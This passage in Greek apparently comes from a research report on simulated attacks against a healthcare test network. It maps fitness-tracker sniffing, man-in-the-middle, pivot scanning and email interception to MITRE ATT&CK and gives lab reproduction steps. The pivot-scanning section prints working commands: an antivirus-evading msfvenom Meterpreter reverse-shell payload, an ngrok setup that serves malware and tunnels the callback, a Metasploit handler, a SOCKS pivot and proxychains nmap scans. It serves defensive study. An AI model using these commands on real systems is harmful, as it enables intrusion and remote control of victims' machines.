   Η επίθεση εκμεταλλεύεται τις ξεπερασμένες πρακτικές κρυπτογράφησης στα πακέτα που ανταλλάσσονται μεταξύ του fitness tracker και του διακομιστή. Συγκεκριμένα, απλό HTML χωρίς TLS. Αυτό γίνεται άμεσα εμφανές σε όποιον κάνει διάγνωση του δικτύου. Μια απλή καταγραφή πακέτων με ένα φίλτρο εμφάνισης για το πρωτόκολλο http θα πρέπει να προειδοποιήσει τον παρατηρητή για την παρουσία ανασφαλών επικοινωνιών.



Εικόνα 4.55: *UC17 - Διαγνωστικά Fitness Tracker*

5. **Τεχνικές Αντιπάλου**

   - **T1557 - Αντίπαλος στη Μέση**

     Ο αντίπαλος τοποθετείται μεταξύ του fitness tracker και του πραγματικού δικτύου υγειονομικής περίθαλψης, επιτρέποντάς του να καταγράφει την τρέχουσα κυκλοφορία και να παρακάμπτει τα πρότυπα κρυπτογράφησης ασύρματης επικοινωνίας που υπάρχουν μεταξύ των συσκευών και των σημείων πρόσβασης. Στη συνέχεια, η κυκλοφορία ανακατευθύνεται στον διακομιστή, αποσπώντας μια απάντηση που απευθύνεται στο ψευδές AP, η οποία στη συνέχεια προωθείται πίσω στον fitness tracker. Εάν εκτελεστεί με επιτυχία, η επίθεση εξαπατά και τα δύο μέρη ώστε να υποθέσουν ότι επικοινωνούν μεταξύ τους ανεμπόδιστα.

   - **T1040 - Sniffing δικτύου**

     Προηγουμένως συναντήθηκε στο: 4.3.9

     Πακέτα που εμπεριέχουν ευαίσθητες ιατρικές πληροφορίες που αποστέλλονται από τους fitness trackers συλλαμβάνονται και εξετάζονται από τον επιτιθέμενο.

   - **T1565.002 - Χειρισμός δεδομένων: Χειραγώγηση μεταδιδόμενων δεδομένων**

     Ο επιτιθέμενος είναι σε θέση να παραποιήσει τα δεδομένα που μεταδίδονται μέσω του δικτύου, δεδομένης της θέσης του ως man-in-the-middle και του γεγονότος ότι οι fitness trackers δεν χρησιμοποιούν TLS και έχουν αδύναμα πρότυπα κρυπτογράφησης για τα δεδομένα τους.

6. **Υπόδειγμα Αλληλουχίας Ενεργειών**

Περιγραφή των απαιτούμενων βημάτων έαν κάποιος επιθυμεί να αναπαράξει την επίθεση στο δικό του περιβαλλόν ελέγχου:

(α') Ρύθμιση Προσομοιωμένης Κίνησης Fitness Tracker:

Ένας προσομοιωτής συμπεριφοράς βασισμένος στην python θα χρησιμοποιηθεί για τη δημιουργία μη κρυπτογραφημένης κίνησης παρόμοιας με αυτή που θα δημιουργούσε ένας ανιχνευτής φυσικής κατάστασης.

Εγκατάσταση:

```
pip3 install -r requirements.txt
```

Ο διακομιστής μπορεί να ξεκινήσει εκτελώντας:

```
python3 server.py
```


μέσα από το $final_project/API$

(β') Πρόσβαση στο Swagger API:

Από τον φάκελο:

```
http://localhost:5000/api/ui/
```


μέσα από την επιλογή profiles/start_quick_profile και στη συνέχεια στο κουμπί "try it out" για τη δημιουργία δειγματικών δεδομένων.



Εικόνα 4.56: *UC17 - Εκκίνηση Swagger*

(γ') Υποκλοπή Κίνησης

Χρησιμοποιώντας ένα λογισμικό καταγραφής πακέτων, όπως το Wireshark, τα δεδομένα του tracker μπορούν να προβληθούν καθώς δεν είναι κρυπτογραφημένα.



Εικόνα 4.57: *UC17 - Δεδομένα του Fitness Tracker*

4.3.11 UC19 - Επίθεση Man-in-the-Middle


1. **Εισαγωγή**

   Υλικό αναφοράς για την περίπτωση Use Case 19 - Man-in-the-Middle attack. Η ενότητα αυτή περιέχει μία ανάλυση των τεχνικών του επιτιθέμενου σύμφωνα με τη γνωσιακή βάση του MITRE ATT&CK matrix, καθώς και την τοπολογία και απαιτούμενα βήματα για την αναπαραγωγή του σεναρίου σε περιβάλλον ελέγχου ή παραγωγής.

   Σε αυτή την περίπτωση χρήσης, ο επιτιθέμενος αποκτά αρχική πρόσβαση σε ένα μηχάνημα που έχει παραβιαστεί μέσω ενός συνημμένου σε email και εγκαθιστά ένα κακόβουλο λογισμικό στο δίκτυο, επιτρέποντάς του να καταλάβει πιστοποιητικά WAN και να αποκτήσει πρόσβαση στα πρωτόκολλα HTTP/HTTPS στο εσωτερικό του. Στη συνέχεια, τα πακέτα αποκρυπτογραφούνται από το κακόβουλο λογισμικό και τροποποιείται το περιεχόμενό τους, πριν κρυπτογραφηθούν ξανά και αποσταλούν στον αρχικό προορισμό τους, πραγματοποιώντας μια επίθεση man-in-the-middle (MITM).

2. **Τοπολογία**

   Παρατίθεται η τοπολογία δικτύου που χρησιμοποιήθηκε κατά την προσομοίωση.



Εικόνα 4.58: *Τοπολογία δικτύου για UC19 - Man-in-the-Middle attack*

3. **Απαιτήσεις**

   Απαιτούνται τα ακόλουθα ώστε η επίθεση να αναπαραχθεί σε περιβάλλον ελέγχου:

   - Ένα εξομοιωμένο σημείο πρόσβασης WAN.

- 2 μηχανήματα-πελάτες που πραγματοποιούν την κρυπτογραφημένη ανταλλαγή επικοινωνιών.
- Ένα μηχάνημα που ενεργεί ως επιτιθέμενος, υποκλέπτει την κυκλοφορία στο link-layer, την αποκρυπτογραφεί, την χειραγωγεί, την επανακρυπτογραφεί και την αποστέλλει.

4. **Διαγνωστικά**

   Η αρχική πρόσβαση εξαρτάται από την εκτέλεση του χρήστη, επομένως δεν υπάρχει αξιόπιστος τρόπος διάγνωσης της απειλής αυτής.

5. **Τεχνικές Αντιπάλου**

   - **T1566.001 - Ψάρεμα: Στοχευμένο Ψάρεμα μέσω Συνημμένων σε Email**

     Προηγουμένως συναντήθηκε στο: 4.3.1

     Ένα συνημμένο μήνυμα ηλεκτρονικού ταχυδρομείου που περιέχει το κακόβουλο λογισμικό παραδίδεται σε έναν υπολογιστή εντός του δικτύου. Στη συνέχεια, ο υπάλληλος προχωρά στο άνοιγμά του και εκτελεί το συνημμένο, εξασφαλίζοντας την αρχική πρόσβαση του επιτιθέμενου.

   - **T1557 - Αντίπαλος στη Μέση**

     Προηγουμένως συναντήθηκε στο: 4.3.10

     Ο επιτιθέμενος τοποθετείται μεταξύ των τελικών σημείων κρυπτογραφημένης επικοινωνίας μέσω του κακόβουλου λογισμικού του. Στη συνέχεια, είναι σε θέση να αποκρυπτογραφήσει την εν λόγω επικοινωνία, να τροποποιήσει το περιεχόμενό της, να την επανακρυπτογραφήσει και να την στείλει στον αρχικό της προορισμό.

   - **T1565.002 - Χειρισμός δεδομένων: Χειραγώγηση μεταδιδόμενων δεδομένων**

     Προηγουμένως συναντήθηκε στο: 4.3.10

     Τα δεδομένα που αποστέλλονται μέσω ενός προηγουμένως ασφαλούς καναλιού αλλοιώνονται μόλις η κρυπτογράφηση παραβιαστεί από τον επιτιθέμενο, με κακόβουλη πρόθεση.

6. **Υπόδειγμα Αλληλουχίας Ενεργειών**

   Περιγραφή των απαιτούμενων βημάτων έαν κάποιος επιθυμεί να αναπαράξει την επίθεση στο δικό του περιβαλλόν ελέγχου:

   (α') Παράδοση Email/Αρχική Πρόσβαση:

   Ο επιτιθέμενος στέλνει ένα μήνυμα ηλεκτρονικού ταχυδρομείου phishing που περιέχει το κακόβουλο λογισμικό ως συνημμένο σε πιθανά θύματα. Ο υπάλληλος ανοίγει το κακόβουλο λογισμικό και το εγκαθιστά εν αγνοία του.

   (β') Το WAN Καθίσταται Εκτεθιμένο:

   Τα υπάρχοντα παλαιά πιστοποιητικά WAN υποβαθμίζουν σοβαρά την ασφάλεια του δικτύου, επιτρέποντας έτσι στον επιτιθέμενο να δει και ενδεχομένως να αλλάξει το περιεχόμενο της επικοινωνίας που βρίσκεται κάτω από το Data-Link Layer.

(γ΄) Αποκρυπτογράφηση/αλλοίωση δεδομένων.

Στη συνέχεια, ο επιτιθέμενος είναι σε θέση να αποκρυπτογραφήσει και να αλλάξει τις πληροφορίες που ανταλλάσσονται μεταξύ των δύο πλευρών μέσω του κακόβουλου λογισμικού του.

4.3.12 UC20 - Σάρωση Pivot


1. **Εισαγωγή**

   Υλικό αναφοράς για την περίπτωση Use Case 20 - Pivot Scanning. Η ενότητα αυτή περιέχει μία ανάλυση των τεχνικών του επιτιθέμενου σύμφωνα με τη γνωσιακή βάση του MITRE ATT&CK matrix, καθώς και την τοπολογία και απαιτούμενα βήματα για την αναπαραγωγή του σεναρίου σε περιβάλλον ελέγχου ή παραγωγής.

   Σε αυτή την περίπτωση χρήσης, ο επιτιθέμενος αποκτά πρόσβαση σε ένα μηχάνημα που βρίσκεται εντός του εσωτερικού δικτύου του οργανισμού, εκμεταλλευόμενος μια ευπάθεια σε αυτό και στη συνέχεια προχωρά σε σάρωση του εν λόγω δικτύου για να αποκτήσει πληροφορίες σχετικά με τα λειτουργικά συστήματα, τις υπηρεσίες που εκτελούνται, περαιτέρω ευπάθειες που μπορούν να αξιοποιηθούν κ.λπ.

2. **Τοπολογία**

   Παρατίθεται η τοπολογία δικτύου που χρησιμοποιήθηκε κατά την προσομοίωση.



Εικόνα 4.59: *Τοπολογία δικτύου για UC20 - Σάρωση Pivot*

3. **Απαιτήσεις**

   Απαιτούνται τα ακόλουθα ώστε η επίθεση να αναπαραχθεί σε περιβάλλον ελέγχου:

   - Ένα μηχάνημα επιτιθέμενου ικανό να ελέγχει εξ αποστάσεως παραβιασμένα μηχανήματα, με εγκατεστημένα proxychains και python2 (το Kali linux είναι η υποψήφια επιλογή)
   - Ένα μηχάνημα-θύμα εντός του δικτύου που λειτουργεί ως η πηγή σάρωσης. Δεν χρειάζεται να υπάρχουν ειδικές ευπάθειες, συνιστώνται Windows7 ή Windows10 ως λειτουργικό σύστημα.

- Ένας ή περισσότεροι κεντρικοί υπολογιστές ή/και διακομιστές στο δίκτυο που πρόκειται να σαρωθούν. Δεν υπάρχουν ειδικές απαιτήσεις για ευπάθειες ή λειτουργικό σύστημα, εκτός αν η άμυνα επιθυμεί να δει αν θα εμφανιστούν στις σαρώσεις.

4. **Διαγνωστικά**

   Λόγω της επικράτησης τακτικών που έχουν ήδη εξεταστεί σε άλλες περιπτώσεις χρήσης, θα προσπαθήσουμε να κάνουμε παραλληλισμούς μεταξύ τους, ώστε να περιορίσουμε τη συγκεκριμένη περίπτωση χρήσης σε ένα υποσύνολο αντίπαλων τεχνικών που αναφέρονται στο έργο. Η κατηγοριοποίησή μας θα χρησιμοποιήσει τον πίνακα ATT&CK της MITRE και θα παρουσιάσει τα βήματα με χρονολογική σειρά.

   Για τη συγκεκριμένη επίθεση, ο κακόβουλος δράστης μπορεί να προσπαθήσει να ανιχνεύσει πιθανά σημεία πρόσβασης στο δίκτυο για ευπάθειες προκειμένου να αποκτήσει ερείσματα. Ωστόσο, επιλέξαμε να χρησιμοποιήσουμε ένα αντίστροφο φορτίο Meterpreter που παράγεται μέσω του msfvenom, καθώς δεν εξαρτάται από την ύπαρξη συγκεκριμένων ευπαθειών και μπορεί να αναπτυχθεί σε οποιοδήποτε σύστημα που εκτελεί το κατάλληλο λειτουργικό σύστημα.

   msfvenom -p windows/meterpreter/reverse$_t cp$ − i5 − ex86/$shikata_ga_nai$ − $fexeLHOST$ = 192.168.7.136$LPORT$ = 9998 > mal9998.exe

   Το φορτίο είναι κωδικοποιημένο 5 φορές, ώστε να αποκρύψει την παρουσία του από το AV, και έχει προκαθορισμένη τη θύρα και τη διεύθυνση ακρόασης του μηχανήματος του επιτιθέμενου. Ας ληφθεί υπ' όψιν ότι η περιγραφή υψηλού επιπέδου για αυτή την περίπτωση δεν καθορίζει μια συγκεκριμένη μέθοδο για την απόκτηση πρόσβασης στο δίκτυο. Η συγκεκριμένη μέθοδος επελέγη, καθώς είναι ισχυρή και αμετάβλητη.

5. **Τεχνικές Αντιπάλου**

   - **T1583.006 - Απόκτηση Υποδομών: Υπηρεσίες Web**

     Προηγουμένως συναντήθηκε στο: 4.3.2

     Ο επιτιθέμενος μπορεί να αποκτήσει νομοπρεπείς υπηρεσίες web οι οποίες θα χρησιμοποιηθούν αργότερα κατά το C2 ή την εξαγωγή. Στο συγκεκριμένο παράδειγμα, καταχωρείται ένας λογαριασμός στην ιστοσελίδα του ngrok. Το ngrok είναι ένα νόμιμο εργαλείο αντίστροφου proxy που επιτρέπει στον επιτιθέμενο να έχει μια δημόσια IP, χωρίς να εκθέσει το δικό του μηχάνημα.

   - **T1027.002 - Συσκοτισμένα Αρχεία ή Πληροφορίες: Πακετάρισμα Λογισμικού)**

     Προηγουμένως συναντήθηκε στο: 4.3.2

     Το φορτίο που παράγεται αποκρύπτεται μέσω της χρήσης του ενσωματωμένου κωδικοποιητή του msfveom. Συγκεκριμένα, χρησιμοποιείται ο shikata-ga-nai, ένας πολυμορφικός κωδικοποιητής προσθετικής ανάδρασης XOR. Αυτό μπορεί να βοηθήσει στην αποτροπή της επισήμανσης AV με την απόκρυψη της υπογραφής του αρχείου.

- **T1204 - Εκτέλεση Χρήστη**

  Προηγουμένως συναντήθηκε στο: 4.3.2

  Ο κακόβουλος δράστης βασίζεται σε συγκεκριμένες ενέργειες του χρήστη. Αυτή είναι εάν συνηθισμένο επακόλουθο των προσπαθειών phishing που περιγράφονται παραπάνω. Τα δυνητικά θύματα δελεάζονται να εκτελέσουν συνημμένα αρχεία email μέσω μέσων κοινωνικής μηχανικής. Έχουν ήδη συναντηθεί τέτοιες τακτικές σε άλλες περιπτώσεις χρήσης, συμπεριλαμβανομένης της UC03. Η ενέργεια αυτή, με τη σειρά της, παραχωρεί δικαιώματα C2 στον επιτιθέμενο, ο οποίος μπορεί πλέον να χρησιμοποιήσει το παραβιασμένο μηχάνημα για σάρωση/pivot στο δίκτυο.

- **TA0008 - Πλευρική Κίνηση**

  Προηγουμένως συναντήθηκε στο: 4.3.7

  Μόλις δημιουργηθεί η αρχική πρόσβαση, η χρήση ενός παραβιασμένου μηχανήματος εντός του δικτύου για περαιτέρω σάρωση από τον επιτιθέμενο και αναζήτηση ευπαθειών εμπίπτει στην ομπρέλα της πλευρικής μετακίνησης.

- **T1046 - Σάρωση Υπηρεσιών Δικτύου**

  Προηγουμένως συναντήθηκε στο: 4.3.8

  Μόλις εδραιωθεί, ο επιτιθέμενος προχωρά στην εκτέλεση διαφόρων σαρώσεων στο δίκτυο, συμπεριλαμβανομένης της απαρίθμησης των υπηρεσιών που εκτελούνται σε απομακρυσμένους hosts.

- **T1082 - Ανακάλυψη πληροφοριών συστήματος**

  Προηγουμένως συναντήθηκε στο: 4.3.8

  Στο πλαίσιο των σαρώσεων του επιτιθέμενου στο δίκτυο, διαρρέουν τα λειτουργικά συστήματα σε απομακρυσμένους hosts, καθώς και οι αριθμοί εκδόσεών τους, εφόσον υπάρχουν. Αυτές οι πληροφορίες μπορούν να χρησιμοποιηθούν για τον εντοπισμό πιθανών διανυσμάτων επίθεσης που στοχοποιούν τις στοχοποιημένες εκδόσεις.

- **T1102 - Υπηρεσία Web**

  Προηγουμένως συναντήθηκε στο: 4.3.2

  Ο επιτιθέμενος χρησιμοποιεί ένα νόμιμο εργαλείο αντίστροφου proxy, το ngrok, για να καλύψει τη συνεδρία του θύματος με το CC μέσω μιας σήραγγας, ώστε να μην σημάνει συναγερμός σε ένα εταιρικό/επιχειρησιακό δίκτυο. Οι συνδέσεις με μια νόμιμη υπηρεσία είναι πολύ λιγότερο πιθανό να εντοπιστούν. Το τείχος προστασίας βλέπει μια σύνδεση TCP με SSL/TLS σε ένα κοινώς χρησιμοποιούμενο domain.

6. **Υπόδειγμα Αλληλουχίας Ενεργειών**

   Περιγραφή των απαιτούμενων βημάτων έαν κάποιος επιθυμεί να αναπαράξει την επίθεση στο δικό του περιβαλλόν ελέγχου:

   (α') Προετοιμασία Ngrok:

Ο επιτιθέμενος εκθέτει έναν τοπικό διακομιστή web που εκτελείται στο μηχάνημά του μέσω της χρήσης του ngrok. Πρόκειται για έναν διακομιστή http/https με ταυτοποίηση, ο οποίος σερβίρει τα περιεχόμενα ενός τοπικού μονοπατιού αρχείων. Επίσης, δημιουργείται ένα web tunnel, το οποίο προωθείται σε μια τοπική θύρα στο μηχάνημα του επιτιθέμενου με τη χρήση του ίδιου εργαλείου. Η τοπική θύρα είναι παραμετροποιήσιμη, ενώ η διεύθυνση και η θύρα που φαίνονται από έξω εκχωρούνται από το ngrok κατά την εκτέλεση, για τη δοκιμαστική έκδοση.

Και οι δύο αυτές υπηρεσίες εκτελούνται κάτω από την ίδια διεργασία ngrok, η οποία μπορεί να ρυθμιστεί μέσω του αρχείου $HOME/.ngrok2/ngrok.yml.

Δείγμα ρυθμίσεων για μια σήραγγα tcp και μια σήραγγα http με έλεγχο ταυτότητας:

```
authtoken: AUTHKEY

tunnels:
  fileserving:
    proto: http
    addr: file:/home/kali/Desktop/malware_serving
    auth: "kek:allglory"
  tcp_tunn:
    proto: tcp
    addr: 9999
```

Εικόνα 4.60: *UC20 - Ρυθμίσεις Ngrok*

Οι παραπάνω ρυθμίσεις εισάγονται στο ngrok κατά την εκκίνηση του με την εντολή:

```
./ngrok start -all
```

(β΄) Προετοιμασία Listener:

Ο επιτιθέμενος δημιουργεί έναν listener μέσω του metasploit, περιμένοντας αντίστροφες συνδέσεις από πιθανά θύματα.

```
use exploit/multi/handler
set payload windows/meterpreter/reverse_tcp
set lhost eth0
set lport 9998
```

Εικόνα 4.61: *UC20 - Ρυθμίσεις Listener*

(γ΄) Δημιουργία φορτίου/αρχική πρόσβαση.

Ο επιτιθέμενος αποκτά πρόσβαση στο δίκτυο στέλνοντας ένα CC φορτίο σε έναν υπολογιστή και ξεκινώντας μια συνεδρία όταν αυτός συνδέεται πίσω στον listener. Το φορτίο θα πρέπει να ρυθμιστεί ώστε να συνδέεται με τη δημόσια διεύθυνση και θύρα που δημιουργείται από το ngrok κατά την εγκαθίδρυση της σύνδεσης.

```
msfvenom -p windows/meterpreter/reverse_tcp -i 5 -e x86/shikata_ga_nai -f exe
LHOST=NGROK_PUBLIC_ADDRESS LPORT=NGROK_PUBLIC_PORT > fwdmal.exe
```

Αυτό μπορεί να παραδοθεί μέσω email, να φιλοξενηθεί σε διακομιστή proxy, να περιέχεται σε έγγραφο κακόβουλου λογισμικού ή με οποιαδήποτε άλλη μέθοδο παράδοσης που θα κάνει το αρχικό θύμα να εκτελέσει τον κώδικά και να εγκαταστήσει ένα backdoor.

Για τους σκοπούς αυτού του συγκεκριμένου demo, το κακόβουλο λογισμικό θα σερβίρεται μέσω της λειτουργίας προώθησης διακομιστή web του ngrok. Το αρχείο μπορεί απλά να τοποθετηθεί στο φάκελο που διαμορφώθηκε στο βήμα 1 και να προσπελαστεί μέσω ενός προγράμματος περιήγησης από πλευρά του θύματος.

Μόλις εκτελεστεί, θα ξεκινήσει μια αντίστροφη σύνδεση tcp προς τη ρυθμισμένη διεύθυνση, η οποία στη συνέχεια θα προωθηθεί στο μηχάνημα του επιτιθέμενου μέσω του ngrok, ανοίγοντας έτσι μια συνεδρία Meterpreter.

(δ') Ρυθμίσεις Proxychains

Το Metasploit περιέχει έναν εσωτερικό πίνακα δρομολόγησης που είναι σε θέση να εκτρέπει την κυκλοφορία που κατευθύνεται σε υποδίκτυα μέσω μιας συγκεκριμένης εγκατεστημένης συνεδρίας. Αυτό επιτρέπει στον επιτιθέμενο να επιτύχει τον στόχο του για pivoting εκτελώντας μια σάρωση στο δίκτυο του οργανισμού με το παραβιασμένο μηχάνημα να λειτουργεί ως σημείο εισόδου.

```
run post/multi/manage/autoroute
run auxiliary/server/socks_proxy VERSION=4a SRVPORT=9050 SRVHOST=0.0.0.0
background
```

Εικόνα 4.62: *UC20 - Ρυθμίσεις SOCKS Proxy*

(ε') Σάρωση του Δικτύου

Εισάγοντας proxychains μπροστά από μία εντολή την κατευθύνει μέσω του SRVPORT και η δρομολόγηση του metasploit με τη σειρά της την στέλνει μέσω της εδρεωμένης συνεδρίας.

```
proxychains nmap -A -T4 TARGET_SUBNET_CIDR
```

Περιγραφή σημαίας Nmap -A σύμφωνα με τη σελίδα man:

-A: Enable OS detection, version detection, script scanning, and traceroute

η οποία χρησιμεύει ως γενική βάση για την αρχική σάρωση του δικτύου.

4.3.13 UC25 - Υποκλοπή Συνδέσμου Web που Παραδίδεται μέσω μη Κρυπτογραφημένης Κίνησης Email

1. **Εισαγωγή**

   Υλικό αναφοράς για την περίπτωση Use Case 25 - Intercepting Web Link Delivered via Unencrypted E-mail Traffic. Η ενότητα αυτή περιέχει μία ανάλυση των τεχνικών του επιτιθέμενου σύμφωνα με τη γνωσιακή βάση του MITRE ATT&CK matrix, καθώς και την τοπολογία και απαιτούμενα βήματα για την αναπαραγωγή του σεναρίου σε περιβάλλον ελέγχου ή παραγωγής.

   Σε αυτή την περίπτωση χρήσης, ο εισβολέας είναι σε θέση να κρυφακούσει μη κρυπτογραφημένη επικοινωνία ηλεκτρονικού ταχυδρομείου που περιέχει συνδέσμους που παρέχουν πρόσβαση σε διακομιστή που περιέχει ιατρικές πληροφορίες.

   Θα πρέπει να σημειωθεί ότι, ενώ η τεκμηρίωση του SPHINX 2.9 περιγράφει μια ευπάθεια RDS (λογισμικό απομακρυσμένης επιφάνειας εργασίας) που εκμεταλλεύεται ο επιτιθέμενος για να συνδεθεί με τον διακομιστή που αποθηκεύει τα εν λόγω δεδομένα, στην πράξη, οι διακομιστές LIS και PACS που χρησιμοποιούνται στο αντιγραφικό περιβάλλον DYPE5, όπου πραγματοποιούμε τα πειράματά μας, είναι προσβάσιμοι μέσω ενός προγράμματος περιήγησης στο διαδίκτυο. Επομένως, η απλή απόκτηση των διαπιστευτηρίων μέσω sniffing είναι αρκετή για τον εισβολέα ώστε να αποκτήσει πρόσβαση και να ανακτήσει δεδομένα που είναι αποθηκευμένα στους προαναφερθέντες διακομιστές. Κατά συνέπεια, το τμήμα ευπάθειας RDS της περίπτωσης χρήσης θα παραλειφθεί.

   Το σύνολο αυτής της περίπτωσης χρήσης μπορεί να περιγραφεί πλήρως με παραπομπή σε προηγουμένως εξετασθείσες περιπτώσεις χρήσης. Καθώς μπορεί να αναχθεί πλήρως σε προηγούμενες εργασίες στο πλαίσιο αυτού του έργου, θα αναφερθούμε απλώς σε σχετικές περιπτώσεις χρήσης για κάθε βήμα και θα αποφευχθεί η προσομοίωση από την αρχή.


2. **Τοπολογία**

   Παρατίθεται η τοπολογία δικτύου που χρησιμοποιήθηκε κατά την προσομοίωση.

3. **Απαιτήσεις**

   Απαιτούνται τα ακόλουθα ώστε η επίθεση να αναπαραχθεί σε περιβάλλον ελέγχου:

   - Διακομιστής PACS, που προσομοιώνει την αποθήκευση ιατρικών πληροφοριών. Πρόσβαση μέσω ειδικών συνδέσμων και διαπιστευτηρίων.
   - Ένας διακομιστής αλληλογραφίας, ρυθμισμένος να μην χρησιμοποιεί SSL/TLS. Ανατρέξτε στο παράρτημα Α΄.1 για οδηγίες.
   - Ένα μηχάνημα που ενεργεί ως επιτιθέμενος, με εγκατεστημένο το κατάλληλο λογισμικό καταγραφής, όπως το Wireshark.
   - Δύο μηχανήματα που ενεργούν ως ο αιτών και ο εκδότης των διαπιστευτηρίων πρόσβασης και των συνδέσμων, για την προσομοίωση της ανταλλαγής που περιγράφεται σε αυτό το σενάριο.



Εικόνα 4.63: *Τοπολογία δικτύου για UC25 - Intercepting Web Link Delivered via Unencrypted E-mail Traffic*

4. **Διαγνωστικά**

   Οι μη κρυπτογραφημένες επικοινωνίες ηλεκτρονικού ταχυδρομείου έχουν ήδη αντιμετωπιστεί στο UC16 Unencrypted Email Interception 4.3.9. Ανατρέξτε στην ενότητα διαγνωστικών της εν λόγω περίπτωσης για μια περιγραφή των πιθανών δεικτών που αφορούν τέτοιες επικοινωνίες που μπορεί να παρατηρηθούν από έναν δράστη.

5. **Τεχνικές Αντιπάλου**

   - **T1040 - Sniffing δικτύου**

